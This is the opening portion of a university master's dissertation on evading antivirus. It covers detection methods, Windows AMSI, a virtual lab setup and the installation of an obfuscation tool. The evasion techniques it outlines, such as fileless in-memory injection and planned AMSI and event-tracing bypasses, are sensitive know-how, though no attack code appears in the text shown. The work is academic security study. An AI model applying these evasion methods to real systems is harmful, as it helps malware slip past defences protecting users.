



# ANTIVIRUS EVASION

By

RISHABH GUPTA

This dissertation is submitted to  
the University of Birmingham  
for the degree of  
MASTERS IN CYBER SECURITY

School of Computer Science  
University of Birmingham  
September 2022

© Copyright by RISHABH GUPTA, 2022

All Rights Reserved

## **Disclaimer**

This report has been created solely for educational purposes only. Please do not use these techniques on a system you do not own. I do not support any illegal activities. I hereby take no responsibility for any misuse of this report.

---

## ABSTRACT

With the growing number of security incidents each year, the demand for securing digital assets of a company or an organization has grown many folds. Even though there are number of security measures put in place like EDRs (Endpoint Detection Response), IDS/IPS (Intrusion Detection System/Intrusion Prevention System), and Antivirus solutions like Windows Defender, Kaspersky, Trend Micro and many others, threat actors are still able to circumvent these defense mechanisms to achieve their evil motives. To better understand how threat actors develop undetectable malware to get around security controls, we will first try to understand how Antivirus Engines employ various techniques and methods to detect these malware. Next, we will test some freely available tools which outputs undetectable malware against an antivirus engine. Lastly, we will develop a malware from scratch and understand how manual approach is better suited for evading these security controls in place.

## ACKNOWLEDGMENTS

I would like to thank and express my sincere gratitude to my supervisor Dr David Oswald and my inspector Mr. Pascal Berrang for their help and guidance during the entire project. Without their mentorship, this project would not be possible. My parents also played a significant role in the successful completion of this project by helping me remain calm and focused. Finally, a big thanks also go to my discord friends and community who helped me in overcoming a few technical roadblocks along the way.

# Contents

<b>1</b>	<b>Introduction</b>	<b>6</b>
1.1	Defense Evasion . . . . .	6
1.2	Motivation . . . . .	7
1.3	Related Work . . . . .	7
<b>2</b>	<b>Antivirus Overview</b>	<b>9</b>
2.1	What is an Antivirus? . . . . .	9
2.2	Antivirus Detection Methods . . . . .	10
2.2.1	Windows Defender Detection Strategies . . . . .	12
2.3	Antivirus Evasion Methods . . . . .	13
2.3.1	On-disk Evasion Techniques . . . . .	13
2.3.2	In-Memory Evasion Techniques . . . . .	14
<b>3</b>	<b>Bastion of Windows Systems: AMSI</b>	<b>15</b>
3.1	What is AMSI and its purpose? . . . . .	15
3.2	Components of Windows that integrate with AMSI . . . . .	16
3.3	How AMSI helps you defend against malware? . . . . .	16
3.4	AMSI in action . . . . .	18
<b>4</b>	<b>Lab Setup</b>	<b>20</b>
4.1	Software Requirements . . . . .	20
4.2	Host OS requirements . . . . .	21

---

4.3	Guest OS requirements . . . . .	21
4.4	Lab Creation . . . . .	22
<b>5</b>	<b>Evasion using Public Tools</b>	<b>25</b>
5.1	Invoke-Obfuscation . . . . .	26
5.2	Shellter . . . . .	31
5.2.1	Requirements . . . . .	31
5.2.2	Installation . . . . .	32
5.2.3	Approach . . . . .	32
5.2.4	Exploitation Steps . . . . .	32
5.3	MsfVenom . . . . .	35
5.3.1	Payload Creation and Exploitation . . . . .	36
<b>6</b>	<b>Evasion using Tradecraft Development</b>	<b>39</b>
6.1	AMSI Bypass Strategies . . . . .	40
6.1.1	Matt Graeber's Reflection Method . . . . .	40
6.1.2	Patching AMSI.dll AmsiScanBuffer by RastaMouse . . . . .	44
6.2	Bypassing Windows Event Tracing . . . . .	52
6.2.1	Development . . . . .	52
6.2.2	Testing . . . . .	54
6.3	Tradecraft Development . . . . .	57
6.3.1	Creating an AES encryptor . . . . .	57
6.3.2	Creating an Injector . . . . .	60
6.3.3	Putting it all together . . . . .	71
6.3.4	Evasion Demo . . . . .	72
<b>7</b>	<b>Defenses</b>	<b>74</b>
<b>8</b>	<b>Conclusions</b>	<b>76</b>

**References**

**77**



# List of Figures

2.1	Windows Defender . . . . .	10
2.2	Defender Cloud-delivered protection life-cycle . . . . .	13
3.1	AMSI Architecture . . . . .	17
3.2	AMSI Scanning Flowchart . . . . .	18
3.3	AMSI in action . . . . .	19
4.1	Windows VM requirements . . . . .	23
4.2	Kali VM requirements . . . . .	24
5.1	Powershell environment on Kali . . . . .	26
5.2	Module Import . . . . .	26
5.3	Invoke-Obfuscation Welcome Screen . . . . .	28
5.4	Resultant Encoded string . . . . .	30
5.5	Netcat waiting for incoming connections . . . . .	30
5.6	AMSI catches the encrypted string . . . . .	31
5.7	Shellter . . . . .	33
5.8	Listener setup . . . . .	34
5.9	Shellter Injection Completion . . . . .	34
5.10	Defender catches injected Winrar . . . . .	35
5.11	Payload generation using MsfVenom . . . . .	37
5.12	Encoded payload still gets caught . . . . .	37

6.1	Matt Graeber's One liner AMSI Bypass . . . . .	40
6.2	AMSI catches the one liner reverse shell . . . . .	43
6.3	AMSI fails to block the reverse shell . . . . .	43
6.4	Full remote access to Victim's Machine . . . . .	44
6.5	Importing required functions . . . . .	47
6.6	Memory Protection Enum . . . . .	47
6.7	Patch Bytes . . . . .	48
6.8	Patch Function . . . . .	48
6.9	Final function to patch AMSI protections . . . . .	49
6.10	Main function of the dll . . . . .	50
6.11	Amsi.dll successfully patched . . . . .	51
6.12	Use of String Concatenation to evade AMSI signatures . . . . .	53
6.13	Powershell Log Entry . . . . .	55
6.14	ETW Bypassed . . . . .	56
6.15	AES Encryptor . . . . .	57
6.16	AES Encryptor Main function . . . . .	58
6.17	Creating and hosting our plain shellcode . . . . .	59
6.18	Creation of Encrypted Shellcode . . . . .	59
6.19	Declaration of Constants . . . . .	63
6.20	Function for fetching process ID . . . . .	63
6.21	Main function of our Tradecraft . . . . .	71
6.22	Webserver hosting all the required files . . . . .	72
6.23	Defender doesn't catch injected notepad process . . . . .	73
6.24	Fully featured meterpreter shell . . . . .	73

## CHAPTER

# 1

## INTRODUCTION

### **1.1 Defense Evasion**

According to MITRE, Defense Evasion means the adversary is trying to avoid being detected. It consists of techniques that adversaries use to avoid detection throughout their compromise. Techniques used for defense evasion include uninstalling/disabling security software or obfuscating/encrypting data and scripts. Adversaries also leverage and abuse trusted processes to hide and masquerade their malware.

## 1.2 Motivation

The main motivation behind this project is to better understand how adversaries develop their undetectable malware<sup>1</sup> and to aid offensive security experts in the cyber-security industry to develop their own tradecraft and perform all their operations stealthily without getting caught by the defensive solutions present in the client's environment. This project will also help the blue teams or the cyber defenders of an organization who monitors active threats in their environment, to deeply understand the capabilities of a malware and what it can achieve, develop signatures for it and update the Antivirus with the new signatures so that an adversary cannot use the same piece of malware on the victim's machine because it will get caught by the antivirus engine.

## 1.3 Related Work

There are tons of tools and scripts present on GitHub which can automate most of the tedious work by generating desired payloads or executables. Also, there are many C2 (Command and Control) frameworks<sup>2</sup> like Metasploit, Covenant, Empire and many others which can generate malicious binaries in various different formats ready to be executed in the target environment. But there is a small caveat to this. If these frameworks or tools are used to generate payloads, these payloads will get detected by the antivirus engine. Reason being, these tools and frameworks generate payloads using default settings, so these payloads will have signatures present in the antivirus database. So, if we try to run these payloads on the target machine, and if the target machine has a defensive solution present like Windows Defender, then as soon as the payload gets double clicked or else if the victim downloads

---

<sup>1</sup>malicious file/payload/executable/software

<sup>2</sup>set of tools and techniques that attackers use to maintain communication with compromised devices following initial exploitation

the payload from a fake website and as soon as it touches the disk, Microsoft Defender will kill the payload's process and delete that malicious file from the system. To get around this, we will develop a malware from scratch which can stay as a benign file on the disk without getting deleted and we will also discuss more stealthy approach of running these payloads directly from memory without even touching the disk.

## CHAPTER

## 2

# ANTIVIRUS OVERVIEW

### 2.1 What is an Antivirus?

According to Wikipedia, Antivirus software (abbreviated to AV software), also known as anti-malware, is a computer program used to prevent, detect, and remove malware.

Antivirus software was originally developed to detect and remove computer viruses, hence the name. However, with the proliferation of other malware, antivirus software started to protect from other computer threats. In particular, modern antivirus software can protect users from malicious browser helper objects (BHOs), browser hijackers, ransomware, keyloggers, backdoors, rootkits, trojan horses, worms, malicious LSPs, dialers, fraud tools, adware, and spyware. Some products also include protection from other computer threats,

such as infected and malicious URLs, spam, scam and phishing attacks, online identity (privacy), online banking attacks, social engineering techniques, advanced persistent threat (APT), and botnet DDoS<sup>1</sup> attacks. Antivirus is collection of small program that facilitates to guard the computer system from any unauthorized access or software that may harm the system.

This was the broad overview about an antivirus software. But, in subsequent sections and chapters, we will primarily focus on Microsoft Windows Defender.



Figure 2.1: Windows Defender

## 2.2 Antivirus Detection Methods

According to the article from the PC Insider, there are around 10 techniques that antivirus engines employ. But from that list, the following detection strategies are widely used.

- **Signature-based Detection:** Signature based detection is the oldest and the simplest kind of detection technique. An AV signature is a unique hash that uniquely identifies the malware. These AV companies have a database that contains these

---

<sup>1</sup>Direct Denial of Service Attacks

hashes or signatures of all the previously detected malware. AV softwares continuously scan all the files and programs on the endpoint or the workstation and match them with the signatures present in the database. If a file or a program matches with a malware available on the database then it is blocked and deleted and the user is notified.

- **Heuristic-based Detection:** Heuristics detection is more advanced and reliable than signature-based detection because a small change in the previously detected malware code can make it undetectable in the eyes of an antivirus that used only Signature analysis for detecting malware. Heuristics analysis relies on rules or decisions to determine whether a binary is malicious. It also looks for specific patterns within the code or program cells. If the code is similar to the code of a malware already present in the signature database then it blocks the program because it could be a new variant of that malware. Sometimes this type of analysis can produce False Positives because it declares a program malware based on a limited information. In reality, that specific program may not be harmful at all.
- **Behavior-based Detection:** This type of analysis relies on identifying malware by monitoring its behavior. This method is also used for newer strains of malware. The HIPS (Host Intrusion Prevention System) and the IDS (Intrusion Detection System) technologies work in this type of analysis. This method also has a caveat. It is also responsible for increased number of False Positives. A legitimate program might be accessing important locations of the system, but the anti-malware may block it assuming it to be a malicious software.
- **Cloud-based Analysis:** New malware are appearing at an astonishing rate. It's not possible to create signatures for all of the malware that are found every day. So, in order to provide a more efficient protection to their users, the antivirus companies added another weapon to their arsenal to combat malware. In the Cloud Analysis



method, the malware analysis is done on the cloud i.e., on the antivirus vendor's servers. The Cloud Analysis is essential for detecting new types of malware. When an Antivirus finds a file that displays a behaviour similar to that of a malicious application then it is sent to the Anti-malware vendor labs where it is tested. If the program is found to be malicious, a signature is created for it, which is used to block it from all of the other computers where it is detected.

- **Sandbox Analysis (Virtualization):** This technology involves running the programs in a virtual environment to check their actions. If a program acts like a malware then it is flagged as malicious.

### 2.2.1 Windows Defender Detection Strategies

From the Microsoft Documentation itself, windows defender provides several methods to protect against newer threats. These are as follows:

1. Cloud protection for near-instant detection and blocking of new and emerging threats
2. Always-on scanning, using file and process behavior monitoring and other heuristics (also known as "real-time protection")
3. Dedicated protection updates based on machine learning, human and automated big-data analysis, and in-depth threat resistance research.

We can configure how Microsoft Defender Antivirus uses the above methods with Group Policy, System Center Configuration Manager, PowerShell cmdlets, and Windows Management Instrumentation (WMI).




Figure 2.2: Defender Cloud-delivered protection life-cycle

## 2.3 Antivirus Evasion Methods

Evasion techniques can be divided into two broad categories - On-disk and In-memory. By no means, the techniques listed are all inclusive. There are many other techniques too used by the security professionals to evade antivirus but it is upto the reader to explore other avenues of evasion.

### 2.3.1 On-disk Evasion Techniques

1. **Obfuscation** - Obfuscation refers to the process of concealing something important, valuable, or critical. Obfuscation reorganizes code in order to make it harder to analyze or reverse engineer.
2. **Encoding** - Encoding data is a process involving changing data into a new format using a scheme. Encoding is a reversible process; data can be encoded into a new

format and decoded to its original format.

3. **Packing** - Generate executable with a new binary structure with a smaller size and therefore provides the malware with a new signature.
4. **Crypters** - Encrypts code or payloads and decrypts the encrypted code in memory. The decryption key/function is usually stored in stub.

### 2.3.2 In-Memory Evasion Techniques

In-Memory evasion can be broken down into a series of steps:

- It focuses on manipulation of memory and does not write files to disk.
- The malware will inject payload or shellcode<sup>2</sup> into a process by leveraging various windows APIs.
- Payload is then executed in memory in a separate thread.

#### Fileless Malware

Fileless Malware is a type of malware which doesn't touch the disk and its execution takes place directly in the memory. It follows the above approach and it has been proved to be more effective in evading modern Antivirus solutions. To achieve stealth, fileless malware is the way to go. In upcoming chapters, how to develop a fileless malware to evade antivirus engine will be discussed in greater depth.

---

<sup>2</sup>set of instructions that executes a command in software to take control of or exploit a compromised machine.

## CHAPTER

### 3

# BASTION OF WINDOWS SYSTEMS: AMSI

Before we dive deep into the exploitation phase, we will first understand how windows decides whether the script or an executable you are running, is malicious or not.

### **3.1 What is AMSI and its purpose?**

According to the Microsoft documentation, the Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.

AMSI is compatible with wide variety of anti malware vendors like Kaspersky, McAfee, Norton Antivirus and many more. The way it is designed, helps developer to integrate most common malware scanning and protection techniques provided by today's antimalware products into applications. It supports a calling structure allowing for file and memory or stream scanning, content source URL/IP reputation checks, and other techniques.

AMSI also supports the notion of a session so that antimalware vendors can correlate different scan requests. For instance, the different fragments of a malicious payload can be associated to reach a more informed decision, which would be much harder to reach just by looking at those fragments in isolation.

## **3.2 Components of Windows that integrate with AMSI**

AMSI is well integrated into following components of Windows 10.

- User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)
- PowerShell (scripts, interactive use, and dynamic code evaluation)
- Windows Script Host (wscript.exe and cscript.exe)
- JavaScript and VBScript
- Office VBA macros

## **3.3 How AMSI helps you defend against malware?**

Let's take an example. You have a small powershell script which automates some of the tedious administration tasks. How will Windows decide whether that powershell script is

malicious or not. This is the moment where AMSI engineer its magic. At the point when that powershell script is ready to be executed via powershell application, powershell will call the Windows AMSI APIs to request a scan of the content. This way, windows determines whether or not the script is malicious before you decide to go ahead and execute it.

This is true even if the script was generated at runtime. Script (malicious or otherwise), might go through several passes of de-obfuscation. But you ultimately need to supply the scripting engine with plain, un-obfuscated code. And that's the point at which you invoke the AMSI APIs.

The following illustration architecture of AMSI better explains how different application's content is scanned to determine whether or not it is benign.




Figure 3.1: AMSI Architecture

### 3.4 AMSI in action

When a user executes a script or initiates Powershell, amsi.dll gets loaded along with other dlls required for the process. Before the start of the execution of the script, following two functions are used by the antivirus to scan the buffer and strings for signs of the malware.

- AmsiScanBuffer()
- AmsiScanString()

If a known signature is identified, execution of the script is halted and a message appears that the script has been blocked by the antivirus software. The following diagram explains the process of AMSI Scanning.





Figure 3.2: AMSI Scanning Flowchart

A screenshot of a Windows PowerShell terminal window. The title bar says 'Windows PowerShell'. The text inside shows the standard PowerShell startup messages: 'Windows PowerShell', 'Copyright (C) Microsoft Corporation. All rights reserved.', and 'Try the new cross-platform PowerShell https://aka.ms/pscore6'. Then, a command is entered: 'PS C:\Users\panag> "Invoke-Mimikatz"'. The prompt changes to 'At line:1 char:1' and the command is echoed as '+ "Invoke-Mimikatz"'. Below this, a red error message is displayed: 'This script contains malicious content and has been blocked by your antivirus software.' followed by details: '+ CategoryInfo : ParserError: (:) [], ParentContainsErrorRecordException' and '+ FullyQualifiedErrorId : ScriptContainedMaliciousContent'.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\panag> "Invoke-Mimikatz"
At line:1 char:1
+ "Invoke-Mimikatz"
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Figure 3.3: AMSI in action

This was in-depth overview of how AMSI protects the end users from the malware execution. In more broader terms, this is the first line of defense in Windows systems. We will not discuss any bypass strategies in this chapter, but it will be discussed in more depth in upcoming chapters. Next chapter will walk you through the lab setup so that malware can be detonated in a safe environment.



## CHAPTER

# 4

## LAB SETUP

Subsequent chapters will involve attacking fully patched Windows 10 machine with up-to-date Windows Defender from a linux-based distribution like Kali OS<sup>1</sup> in an isolated NAT<sup>2</sup> network. To follow along the malware development portion, lab setup can prove beneficial.

### 4.1 Software Requirements

Software requirements include a virtualization software to be installed on your host operating system (Windows, Mac OS, or Linux). Guest Operating systems like Kali and Windows 10

---

<sup>1</sup>Operating System designed specifically for penetration testing activities.

<sup>2</sup>Network Address Translation

can be downloaded in an ISO format or can be downloaded as an ova<sup>3</sup> format. Links are provided in the References chapter at the end.

1. Virtualization software such as VirtualBox or VMware.
2. Kali OS or any other linux distro with necessary hacking tools installed.
3. Microsoft Windows 10 with up-to date Windows defender and Visual Studio.

## 4.2 Host OS requirements

Host operating system will be the base machine for hosting two guest operating systems on top. The minimum requirements are:

- Minimum of 8gb RAM.
- Minimum of 40gb free HDD/SSD

For better experience in the malware development chapter, 16gb is preferred because Visual studio can freeze sometimes if windows is running at bare minimum.

## 4.3 Guest OS requirements

This table demonstrates the minimum resource allocation for both of the guest operating systems running virtually on top the host OS. If the reader's system has better specifications of the host OS, then the listed requirements can be increased for much better speed and response times.

---

<sup>3</sup>Open Virtualization Format

	Kali OS	Windows 10
CPU	1-2	2
RAM	1-4	2-4

Table 4.1: Guest OS requirements

## 4.4 Lab Creation

Once all the necessary iso's and ova files have been downloaded, virtual machines have to be installed on the host operating system like Windows. If the file format is an iso, the guest OS will have to follow proper installation. For the purpose of ease, kali OS and Windows 10 vm are both available in OVA formats and these can be directly imported as a virtual machine in VirtualBox. Once the appliance has been imported<sup>4</sup>, refer the following screenshots of appliance settings. The allocated resources doesn't have to be the same as shown, it can be reduced depending on the hardware capacity of the Host operating system.

Remember, to place both the virtual machines in the same **NAT** network, otherwise, both the machines will not be able to communicate with each other.

---

<sup>4</sup>Open VirtualBox, select File and then Import Appliance




Figure 4.1: Windows VM requirements




Figure 4.2: Kali VM requirements

## CHAPTER

# 5

## EVASION USING PUBLIC TOOLS

Finally, the exploitation phase begins. There are hundreds of public scripts and tools present on GitHub and many other websites so it is nearly impossible to cover them all. Instead, we will be covering the most basic and widely-known ones available to us. All the tools which will be shown in this chapter have some sort of evasion features built in. Basically, these defense bypass features will be tested against fully patched Windows 10 to determine whether these tool's capabilities are enough to bypass antivirus engine or do we need to follow some other approach.

## 5.1 Invoke-Obfuscation


Invoke-Obfuscation is a PowerShell v2.0+ compatible PowerShell command and script obfuscator. For the demo purposes, this tool will be installed in the attacking machine which is Kali Linux. To install this tool, first the github repo has to be cloned and saved locally in your machine.

```
git clone https://github.com/danielbohannon/Invoke-Obfuscation.git
```

If powershell is not installed in your linux environment, then it can be installed from the apt repositories with the help of the following command:

```
sudo apt-get install powershell -y
```

Once its installed, powershell can be run using the following command: **pwsh**




```
(root@kali) - [ /home/rishabh ]
# pwsh
PowerShell 7.2.6
Copyright (c) Microsoft Corporation.
https://aka.ms/powershell
Type 'help' to get help.
